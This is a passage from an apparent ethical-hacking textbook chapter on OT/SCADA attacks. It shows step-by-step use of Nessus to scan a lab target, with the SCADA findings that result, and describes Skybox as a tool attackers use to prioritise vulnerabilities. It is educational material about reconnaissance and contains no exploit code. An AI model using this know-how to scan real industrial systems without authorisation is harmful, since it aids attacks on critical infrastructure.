

Nessus
Scans
Settings
admin
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Customized Reports
Scanners
Scan Templates
‹ Back to Scans
Scanner
User Defined
Search Library
Database Compliance Audit
A user defined policy.
Demo for SCADA
A user defined policy.
Web Application audit
A user defined policy.

Figure 18.95: Screenshot of Nessus showing scan templates

- **Step 5:** Choose the policy and feed the information in the given fields along with the target IP address. Then, click on **Launch**.


Nessus
Scans
Settings
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Customized Reports
Scanners
BASIC
General
Schedule
Notifications
Upload Targets
Add File
Save
Cancel
Launch

Name: Demo for Scada


Description:

Folder: My Scans

Targets: 192.168.75.133

Figure 18.96: Screenshot of Nessus BASIC scan settings

After completion of the scan, the result appears displaying the discovered vulnerabilities; as shown in the screenshot, Nessus identified two SCADA-related vulnerabilities marked in yellow.


Nessus
Scans
Settings
admin
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Customized Reports
Scanners
Demo for Scada
‹ Back to My Scans
Configure
Audit Trail
Launch
Export
Hosts 1
Vulnerabilities 8
History 1
Filter
Search Vulnerabilities
8 Vulnerabilities
Vulnerabilities
Critical
High
Medium
Low
Info


Sev	Name	Family	Count
MEDIUM	ICCP/COTP (ISO 8073) Protocol Detection	SCADA	1
MEDIUM	Modbus/TCP Coil Access	SCADA	1
INFO	Nessus SYN scanner	Port scanners	3
INFO	Do not scan operational technology devices	Settings	1
INFO	EtherNet/IP CIP List Identity Response	SCADA	1
INFO	Nessus Scan Information	Settings	1
INFO	SNMP Protocol Version Detection	SNMP	1

Scan Details

Name: Demo for Scada
Status: Completed
Policy: Demo for SCADA
Scanner: Local Scanner
Start: Today at 1:48 PM
End: Today at 1:50 PM
Elapsed: a minute

Figure 18.97: Screenshot of Nessus showing identified SCADA vulnerabilities

After obtaining the associated vulnerabilities in the system, the attacker uses various techniques to exploit them and launch further attacks on the target OT systems.



Vulnerability Scanning using Skybox Vulnerability Control


- Skybox conducts **detailed path analysis** across combined OT and IT networks and provides insight into associated vulnerabilities and related attack vectors
- This tool can prioritize millions of vulnerabilities in the OT/IT networks based on their risks

https://www.skyboxsecurity.com

Vulnerability Scanning using Skybox Vulnerability Control

Source: *https://www.skyboxsecurity.com*

Skybox conducts detailed path analysis across combined OT and IT networks and provides insight into associated vulnerabilities and related attack vectors. Skybox can combine SCADA and ICS data with the information gathered from attack vector analysis, Skybox intelligence feed, SIEMs, threat intelligence feeds, etc. This tool can prioritize millions of vulnerabilities in OT/IT networks based on their risks. Attackers can analyze and group all the vulnerabilities across the networks using Skybox to launch various attacks on the IT/OT environment.


SKYBOX SECURITY
Vulnerability Control
OT
Manage Widgets
263
DIRECTLY EXPOSED VULNERABILITIES
Assets by Business Units & Risk
# of Assets
250
200
150
100
50
0
Unassigned
Europe Operations
US Headquarters
Asia-Pac Operations
Business Units
Critical
High
Medium
Low
Info
Assets by Risk
Exposed Vulnerabilities by Location
4000
3500
3000
2500
2000
1500
1000
500
0
Europe/Paris
US/New York
Undefined
US/Los Angeles
Europe/London

